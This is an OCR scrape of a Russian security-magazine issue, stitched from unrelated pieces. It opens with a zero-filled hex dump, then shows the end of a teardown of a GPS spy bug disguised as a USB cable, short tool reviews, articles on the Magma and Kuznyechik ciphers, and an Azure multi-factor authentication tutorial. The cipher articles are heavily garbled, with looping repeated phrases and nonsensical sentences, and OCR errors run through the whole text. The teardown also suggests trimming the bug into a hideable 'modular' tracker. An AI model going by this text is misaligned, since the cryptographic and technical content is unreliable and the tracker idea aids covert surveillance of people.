000257f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025800  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025810  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025820  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025830  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025840  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025850  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025860  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025870  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025880  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025890  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000258a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000258b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000258c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000258d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000258e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000258f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025900  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025910  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025920  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025930  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025940  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025950  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025960  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025970  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025980  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025990  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000259a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000259b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000259c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000259d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000259e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
000259f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025a00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025a10  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025a20  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025a30  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025a40  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025a50  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025a60  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025a70  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025a80  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025a90  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025aa0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025ab0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025ac0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025ad0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025ae0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025af0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025b00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025b10  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025b20  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025b30  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025b40  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025b50  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025b60  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025b70  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025b80  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025b90  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025ba0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025bb0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025bc0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025bd0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025be0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025bf0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025c00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025c10  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025c20  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025c30  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025c40  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025c50  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025c60  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025c70  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025c80  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025c90  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025ca0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025cb0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025cc0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025cd0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025ce0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025cf0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025d00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025d10  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025d20  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025d30  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025d40  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025d50  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025d60  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025d70  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025d80  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025d90  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025da0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025db0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025dc0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025dd0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025de0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025df0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025e00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025e10  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025e20  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025e30  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....Ac..........|
00025e40  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |
```


ВСКРЫВАЕМ ХАРДВЕРНЫЙ ИМПЛАНТ

КАК УСТРОИТЬ ДЕВАЙС ДЛЯ СЛЕЖКИ, ЗАМАСКИРОВАННЫЙ ПОД КАБЕЛЬ USB

Я лишь передвинул карту на окаан, чтобы скрыть свое местоположение. Оно отмечается на карте небольшим изображением машины и пол-зпом с координатами GPS и датой последнего апдейта.


Настройки

Можно менять некоторые настройки.




Оповещения

Можно настроить оповещения.




Риалтайм отслеживание местоположения

Можно включить непрерывный трекинг



История


Интересно, что веб-интерфейс позволяет проиграть все запросы местоположения.



Я нахожу это в особенности непрятным, потому что в руководстве к S8 data line locator не упоминято на создание учетной записи, ни способ заполнуть ее. И конечно, я не ожидал, что история запросов будет где-то храниться.


Фенсинг

Можно назначить геофенсинг — оповещение о пересечении определенных координат.



Пуш-команды


Сервис позволяет отправлять команды устройству.



Это означает, что любой, кто имеет доступ к учетной записи на gpsui.net, может управлять твоим устройством. Не упаковка, ни руководство которого вообще не сообщали о существовании этого сайта.

Управление устройствами

Ты можешь собрать парк своих устройств в один аккаунт для более удобного управления.



Уязвимости

После публикации этой статьи @kostykas нашел несколько уязвимостей типа «небезопасные прямые ссылки на объекты с байпасом авторизации» (Insecure Direct Object References with Authorization bypass), которые ведут к горизонтальной эскалации привилегий: пользователь может просматривать и менять информацию всех 615 817 других пользователей gpsui.net.

Так что мои изначальные подозрения насчет gpsui.net оказались верными: отправлять сюда свои данные — плохая идея.

Затем мы изучили несколько других веб-сервисов для отслеживания геолокации. То, что нам удалось найти, вызывает некоторые опасения, об этом ты можешь прочитать здесь: 0x0.ru/trackmaggedon/.

Я же хочу подчеркнуть, что обычный пользователь (насколько мне известно) никак не информируется о создании учетной записи на сайте.

Точно так же его не информируют и о том, что его запросы логируются и хранятся. Или о том, что его устройством можно управлять с того сайта.

Как искать жучки

Во время передачи данных S8 data line locator можно определить при помощи недорогого китайского радиолокатора CC308+.

Девайс, похоже, плохо экранирован, и запрос локации командой **dw** вызовет заметный электромагнитный шум. Да и в целом устройство генерирует много радиопомех.

ПРЕДСТОЯЩАЯ РАБОТА

Несмотря на то что мне (пока что) не удалось достичуть своей основной цели — отключить функцию «отстука» на базу, это был занятный опыт. Я надеюсь, ты найдешь его полезным или как минимум поучительным.

Проблемы

Мне пока что не удалось создать собственную прошивку при помощи flashrom, поскольку я (пока что) не могу снять защиту от записи. Возможно, другим подходом к прошиванию может стать утилита SPI Flash и/или Flash. Хоть это и не опенсорсные решения. **Если тебе удалось прошить S8 data line locator, обязательно напиши мне об этом со всеми подробностями!**

Далее я попытался вызвать данные, передаваемые по GPRS, но мне это не удалось. Устройство просто не использовало GPRS, когда я подключил его к своей сети. Я не знаю, как сконфигурировал APN. Отслеживание сим-карты не дает информации о доступе к EFIACL). Тем не менее конфигурацию APN удалось найти во флеш-памяти устройства — это говорит о том, что оно получило ее из серверной SMS, присланной оператором.


Идеи

Плату можно обточить, так как коннектор USB тебе не пригодится. S8 data line locator превратится в «модульного» жучка, который можно установить куда угодно, где есть источник тока с характеристиками 5 В и 1 А.

ПРИЛОЖЕНИЕ: ФАКЛ

Куда же без описания факала! Во время использования S8 data line locator совместно с OpenBTS я наводил воображаемых номеров. После смены сим-карты я забыл выключить обратный вызов, активируемый голосом.

В общем, ночью в номере 3333333 слушал меня две минуты.



Оказалось, что это какой-то «корпоративный» номер, так что звонок вышел недешевым. Но важнее то, что я ничего не заметил, пока не посмотрел logi.

Так что моя заключение о шпионских хардверных имплантах: **они незаметны и до фига опасны!**

WWW


- Видео, иллюстрирующее эту статью
- Обновлядешь тоже работает над подобным проектом

WWW

Андрей Письменный
Шеф-редактор
aksimenny@gmail.com


1 ASCIICASTS — УТИЛИТА ДЛЯ ЗАПИСИ КОНСОЛЬНЫХ СКРИНКАСТОВ И АНИМАЦИОННОГО ASCII-АРТА

Ты наверняка видел не один скринкаст, где автор что-то долго и печально набирает в терминале. Не исключено, что тебе при этом отдельно досаждало низкое качество видео — буквы иногда еле разберешь. Но что, если в таких случаях записывать не видео, а непосредственно ввод-вывод терминала? И занимать будет меньше, и выглядеть лучше!



Именно это и делает утилита asciicasts, которая работает в Linux и Unix семейства BSD, в том числе macOS. Для ее установки можешь выбрать удобный тебе репозиторий, скачать контейнер Docker или собрать из исходных кодов (все соответствующие команды ты найдешь по ссылке). Я поставил через маковский менеджер пакетов brew.

Обращаться с утилитой предельно просто: пишешь `asciinema rec`, и она начинает записывать все, что происходит в консоли. Для остановки записи достаточно нажать Ctrl-d. Программа спросит, сохранить файл локально или загрузить на asciinema.org. Воспроизвести запись можно командой `asciinema play`. Указывать можно как локальный файл, так и ссылку на сайт.




На asciinema.org в разделе Explore уже полно скринкастов со всяким баловством: демки, консольные игры типа NetHack и прочее. Но не исключено, что у «аскикастов» есть и более серьезные применения: например, если по какой-то причине понадобится запустить у себя в терминале аутентично выглядящую имитацию бурной деятельности.

2 LOBE — СЕРВИС, КОТОРЫЙ ОБЕЩАЕТ СДЕЛАТЬ МАШИННОЕ ОБУЧЕНИЕ ДОСТУПНЫМ КАЖДОМУ


Как известно, работа с моделями нейросетей для глубокого машинного обучения в чем-то сродни шаманству. Но чтобы начать шаманить, нужно сначала развернуть у себя окружение из многих частей — подчас непростых в настройке. Возможно, уже скоро при решении многих типовых задач всего этого можно будет избежать.

Мы не часто пишем о сервисах, которые нельзя сразу же взять и попробовать, но Lobe — это случай, достойный того, чтобы сделать исключение. Доступ к нему пока что есть только у избранных, в число которых можно попытаться попасть, оставив свой email на сайте.

Почему стоит это сделать? В обзорном видео разработчики показывают несколько примеров того, на что способен Lobe.



Простым перетаскиванием блоков и выбором настроек они создают нейросети, способные, к примеру, распознавать угол, который человек рукой показывает на фото (или на видео, поступающем с камеры), или угадывать инструмент по звуковому файлу, или даже определять архитектурный стиль здания по фотографии.



Знаменитый детектор хотдогов из сериала «Кремниевая долина» делается за пять минут


Предполагается, что открытые API позволят задействовать Lobe в собственных сервисах. Глубокое машинное обучение может быть полезно не только в ситуациях, требующих распознавать объекты или синтезировать изображения, но и в гораздо менее зрелищных случаях: например, когда нужно предсказать изменение каких-то данных.

Разработчики Lobe нацелены как на новичков в деле машинного обучения, желающих быстро состряпать что-нибудь работающее, так и на профессионалов, которым удобство работы и наглядная визуализация тоже должны заметно облегчить жизнь. Модели, созданные и натренированные в Lobe, можно затем экспортировать в форматах TensorFlow или CoreML.

3 CARBON — СЕРВИС ДЛЯ СОЗДАНИЯ ИДЕАЛЬНЫХ СКРИНШОТОВ КОДА

В теории сделать скриншот кода, чтобы кому-то показать, — задача несложная. В реальности разговор после этого нередко сворачивает на то, как у тебя настроен редактор и какой шрифт лучше для программирования. Поэтому вовсе не помешает способ делать идеально ровные картинки, которые не будут выдавать о тебе ничего лишнего.

Простенький сервис под названием Carbon делает именно это: дает тебе окошко, куда можно вставить код, выбрать вид подсветки и сохранить картинку себе на диск (или сразу отправить в Twitter). Заодно настраивается множество других вещей: шрифт, любые параметры окна и так далее.



В будущем авторы проекта планируют увеличить число поддерживаемых языков, сделать версию для мобильных устройств и реализовать еще большее количество настроек. Исходные коды Carbon доступны на GitHub, так что при желании ты можешь даже попробовать встроить его в свой сайт.

РУССКАЯ «МАГМА»

Евгений Шарыпов
Российский университет
транспорта (МИИТ)

В предыдущей статье наши коллеги рассмотрели с микроprocессорными средствами (ядро RISC-V) бесплатный российский алгоритм разработанный, и мы всегда, когда будет можно подчеркнуть российский, подчеркиваем. Но, к сожалению, в России, по-прежнему, к сожалению, о алгоритме шифрования «Кузнечик», которые отражены в ГОСТ 34.12-2015. Поэтому прочтите алгоритмы, в ГОСТе описан ещё один, с длиной шифрования блока 64 бита, который называют «Магма».

INFO

Полезные статьи цикла: ГОСТ, «Кузнечик», SSL

WARNING

При чтении ГОСТа, что, что все или 8-битовые числовые потоки последовательностей нужно брать «старшие в конце» массива, а «младшие» в начале массива. Это, конечно, не соответствует нормам сетевых стандартов, но, к сожалению, в ГОСТе, по особенность нашей криптографии тебе для нашего мальчика.

НЕМНОГО ТЕОРИИ

В отечественном ГОСТе, называемом «Кузнечик», шифрование/расшифрование, что, если для 64-битных, разделяется на два раунда по 16 раз (32 раунда). Что, если в случае «Магма», длина шифрования блока в алгоритме «Магма» — 64 бита. Длина ключа шифрования — 256 бит.

Во время каждой итерации где исключения процедуры, которого с первой и второй половиной шифруемого/расшифруемого блока, которые, в свою очередь, зависимы, основываясь на сети Фейстеля. Сложная таблица замены, которая зависит от ключа. Сложная таблица замены, которая зависит от ключа, которая, что, если для каждого бита на входе. Каждый из них с использованием таблицы замены. Результаты операции сдвигаются на длину 8 бинов после сдвиг поменяем. Сложная таблица замены, которая зависит от ключа. Сложная таблица замены, которая зависит от ключа. Обращение. После того, что каждый бит, что, если, в случае «Магма», в отличие от «Кузнечика», в отличие от «Кузнечика», в отличие от «Кузнечика

КРИПТУЕМ ПО-КРУПНОМУ

РАЗБИРАЕМСЯ С РЕЖИМАМИ ГРЕБОТЫ РОССИЙСКИХ БЛОЧНЫХ ШИФРОВ

В прошлых статьях мы подробно разобрались, как работает ГОСТ 28147-89 и как его взломать. Теперь пришло время «Кузнечика» (Стрибог и «Кузнечик» пишем отдельно, ведь в России сейчас крайне информация после кислотных дождей). «Кузнечик» — блочный шифр с длиной блока 128 бит. Ключ — 256 бит. А если применить «Кузнечик», то в того же ГОСТ, то получится ГОСТ Р 34.12-2015. Но ГОСТ — это не «Кузнечик», ГОСТ — это только один из режимов.

INFO

Предыдущие статьи цикла: raz, «Стрибог», про «Стрибог», про «Кузнечик».

Что с чем делать, подробно описывается в стандарте российских стандартов — новый российский ГОСТ Р 34.13-2015 «Информационная технология. Криптографические методы и алгоритмы. Режимы работы блочных шифров». Этот стандарт описывает, как нужно шифровать и обеспечивать имитовставку. Можно сделать сложнее, но можно сделать и проще. Сегодня мы разобрались, какие бывают режимы и как с ними работать.

Сначала стандарт описывает, какие обозначения и сокращения в нем используются: сообщение, данные, ключ, вектор инициализации, открытый ключ, закрытый ключ, сеансовый ключ, ключевая информация, ключевой документ, ключевая информация, ключевой документ, ключевая информация, ключевой документ

КОДИНГ

МНОГОФАКТОРНАЯ АУТЕНТИФИКАЦИЯ ПО-ВЗРОСЛОМУ

Ромуальд Свобожий

КУЕМ СЕРЬЕЗНЫЙ СОФТ С ПОМОЩЬЮ БЕСПЛАТНОГО ИНСТРУМЕНТАРИЯ

Многофакторная аутентификация, ставшая абсолютно естественной мерой обеспечить безопасность популярных пользовательских сервисов, стремительно проникает и в корпоративный сегмент. В этой статье мы рассмотрим, как добавить в любимые приложения возможность еще одного подтверждения аутентификации, в дополнение к имени пользователя и паролю, например звонок на зарегистрированный на пользователя телефон или ввод кода из СМС. Помимо этого, будет рассмотрена настройка backend-сервисов для реализации данной многофакторной аутентификации.

Профиты многофакторной аутентификации для корпоративных приложений

1. Более надежная аутентификация, чем только имя пользователя и пароль. К «что-то, что я знаю» (пароль/пароль) добавляется «что-то, чем обладаю» — физическое устройство, в проверить, владеет ли им данный пользователь, позволяет код в СМС, отправленный на это устройство или звонок на него с запросом пин-кода.
2. Удобство управления настройками подобной системы аутентификации — включение/выключение разной степени защиты для разных пользователей, настройка различных политик и способов работы дополнительных факторов аутентификации.
3. Возможность использовать уютные данные корпоративной инфраструктуры для входа в приложения и не создавать новые логины и пароли для приложения в дополнение к корпоративным.

Мы рассмотрим реализацию этой задачи с помощью следующих продуктов и технологий:

- Azure Active Directory — облачный сервис многофакторной аутентификации;
- Azure Active Directory Authentication Libraries (ADAL) — библиотеки, обеспечивающие работу сервисов аутентификации, включая проверку сертификатов, защищенное соединение с облачным сервисом аутентификации, обеспечивающим необходимые данные аутентификации. Поддерживает множество платформ и языков программирования;
- Xamarin Forms — кросс-платформенное средство создания мобильных приложений, обеспечивающее компилирование в нативный код и сторонний доступ к нативным API. Особенно удобно для быстрого создания приложений с переиспользованием 80–90% в более исходного кода между iOS, Android, Windows UWP — как раз наш случай для данного примера. Xamarin доступен как бесплатная часть Microsoft Visual Studio во всех ее версиях, включая бесплатную Visual Studio Community Edition.


Также с помощью Active Directory Federation Services (ADFS) и их интеграции с Azure Active Directory мы можем использовать для многофакторной аутентификации корпоративные учетные записи и пароли внутреннего домена Active Directory, но основной упор в этой статье сделаем на первые два задачи. ADFS будет необходимо в случае, когда, так как, если нам не нужна интеграция с локальным доменом Active Directory, мы можем создать учетные записи вручную непосредственно в сервисе Azure Active Directory.

Начнем с настройки Azure Active Directory, если у нас нет учетной записи и доступа к Microsoft Azure, можем легко получить бесплатную пробную учетную запись, здесь. В рамках пробной подписки большое число сервисов предоставляется бесплатно на год. В целом все, что описано в данной статье, ты можешь попробовать бесплатно.

Регистрация мобильного приложения для доступа к Azure Active Directory

Первым шагом мы регистрируем мобильное приложение в Azure Active Directory для того, чтобы получить доступ к сервису. Фактически мы создаем учетную запись приложения с определенными идентификаторами и настройками безопасности. Только мобильное приложение, которое через защищенное соединение сможет предъявить данные идентификатора, получит доступ к службе аутентификации.

Зайдя на портал Azure, в самой левой черной панели слуйб выбираем службу Azure Active Directory (или нажимаем All Resources и пользуемся поиском сервиса), переходим в подраздел App registrations и регистрируем новую учетную запись приложения, нажимая New application registration.




New App Registration

Заполняем поля новой учетной записи приложения:

- Name — любое имя, по которому потом нам самим будет понятно, о каком приложении речь;
- Application Type — выбираем Native, так как у нас будет мобильное приложение, а не веб-сервис;
- Redirect URI — это фактически идентификатор, который должен **обязательно совпадать** в настройке учетной записи приложения на стороне сервиса с настройкой на стороне клиента. Это может быть любой произвольный URI (произвольная строка в формате URI) — он не должен быть обязательно реальным хостом и не должен быть зарегистрирован в DNS.

New App Registration Form

Нажимаем Create и получаем новую учетную запись приложения с автоматически назначенным системой идентификатором, который называется APPLICATION ID.



New App Registration Completed


Это очень важный идентификатор — его обязательно должно передать мобильное приложение вместе с соответствием с настройкой сервиса Redirect URI, чтобы получить доступ к службе аутентификации.

Создание пользователя и включение многофакторной аутентификации

Теперь мы создадим пользователя, пароль и включим для него многофакторную аутентификацию.

Напомню, что, если есть задача использовать учетные записи, уже существующие в организации в локальном домене Active Directory, это можно сделать с помощью службы Active Directory Federation Services. Тогда нам не нужно будет создавать пользователей, можно будет настраивать многофакторную аутентификацию для уже существующих в домене пользователей, и при входе в мобильное приложение они будут использовать свои доменные логины и пароли.


То есть при использовании AFDS получится такая топология:



ADFS Architecture


Мы же продолжим базовый сценарий, который не требует наличия домена Active Directory и настройки службы ADFS, и заведем пользователя самостоятельно в Azure Active Directory.

Заходим в знакомый раздел Azure Active Directory → Users and groups → All users и нажимаем New user.



New User

Далее заполняем информацию о пользователе. Обрати внимание на User name: если у тебя в подписке Azure скоординированно свое доменное имя — используй его, если нет — система автоматически сгенерирует доменное имя в виде: testuser@tenantname.onmicrosoft.com (для нашей учетной записи Azure) onmicrosoft.com. Для целей тестирования этого достаточно, для production-системы систем, очевидно, мы приложим в подписке Azure свой более симпатичный домен. Также предусматриваем и произвольный пароль. На скриншоте подчеркнут автоматически сгенерированный домен для моей пробной подписки.



New User Form

Нажимаем Create и получаем новую учетную запись пользователя.

Теперь включим для него многофакторную аутентификацию. Заходим в раздел All users и нажимаем кнопку Multi-Factor Authentication.

Multi-Factor Authentication Button

Дальше мы попадаем в настройки многофакторной аутентификации, выбираем нужного пользователя и нажимаем Enable.

Enabling MFA

Мы должны получить сообщение об успешной инициализации многофакторной аутентификации для данного пользователя.

MFA Success

На стороне сервиса все готово — данный пользователь теперь будет аутентифицироваться многофактором. Если хочется изменить настройки сервиса, можно зайти в раздел Settings — справа под надписью Multi-factor authentication на предпоследнем экране выше.

Здесь есть, например, интересный раздел, который задает, какие методы дополнительных факторов доступны пользователям.

MFA Methods

Здесь можно настроить звонок либо СМС на телефон или подтверждение через мобильное приложение Microsoft Authenticator.

Сохранив данные изменения, Azure Active Directory запоминает, теперь создадим мобильное приложение и интегрируем в него многофакторную аутентификацию.

Продолжение статьи →

МНОГОФАКТОРНАЯ АУТЕНТИФИКАЦИЯ ПО-ВЗРОСЛОМУ

КРИТЕРИЙ ЗРЕЛОСТИ СТОЯЩЕЙ ВЕЗДЕ ПОСЛЕ ПОЛУЧАСА ЧТЕНИЯ

Интеграция многофакторной аутентификации в мобильные приложения

Как я сказал выше, на уже прошедшем клиентом Kanton Forts (бесплатно часть, платно полная версия) мобильное приложение, которое позволяет в дополнение к паролю также использовать биометрию. Поскольку приложение с подделкой методов биометрии не обманешь, в дополнительной аутентификации.

Быстрый способ — использовать готовый исходный код.

Для Android, iOS и Windows Phone 8 — 8.1 Silverlight.

1. Регистрируемся в Azure Authentication Service, получаем ключ, идентификаторы. Ключ, которые мы сгенерировали при регистрации приложения в Azure Authentication Service, прописываем в файлах конфигурации. Ключ, которые мы сгенерировали при регистрации приложения в Azure Authentication Service, прописываем.

```
clientID = <application ID из нашего сервиса>
```

```
public static string clientid = "<CLIENT ID CLIENT ID HERE>";
```

```
returnURI = <из Redirect URI из нашего сервиса>
```

```
public static string returnurl = "http://MFAroofS/redirect";
```

Для iOS. Теперь мы можем запускать наше создание приложения с нуля.

Детальный способ — создание приложения с нуля

Скачиваем Visual Studio Express for Windows Phone 8 (VS 2012 Express) — Visual Studio 2012 и устанавливаем. Запуск. Это можно проверить, запустив Visual Studio Express for Windows Phone 8 и выбрать шаблон Blank App.

Рисунок 1. Шаблон

Скачиваем nuget из этого раздела и ставим в Visual Studio Express. Сборка, которая, опять-таки, не включена в установщик, на странице выше. Ставим Microsoft.Azure.ActiveDirectory.Client. Ставим в Visual Studio — Tools — Project. Библиотека Core Platform — Microsoft.Azure.Client.Core.

Рисунок 2. Nuget

Добавляем Blank App в .NET Standard на Core Oriented Strategy.

Рисунок 3. Добавляем

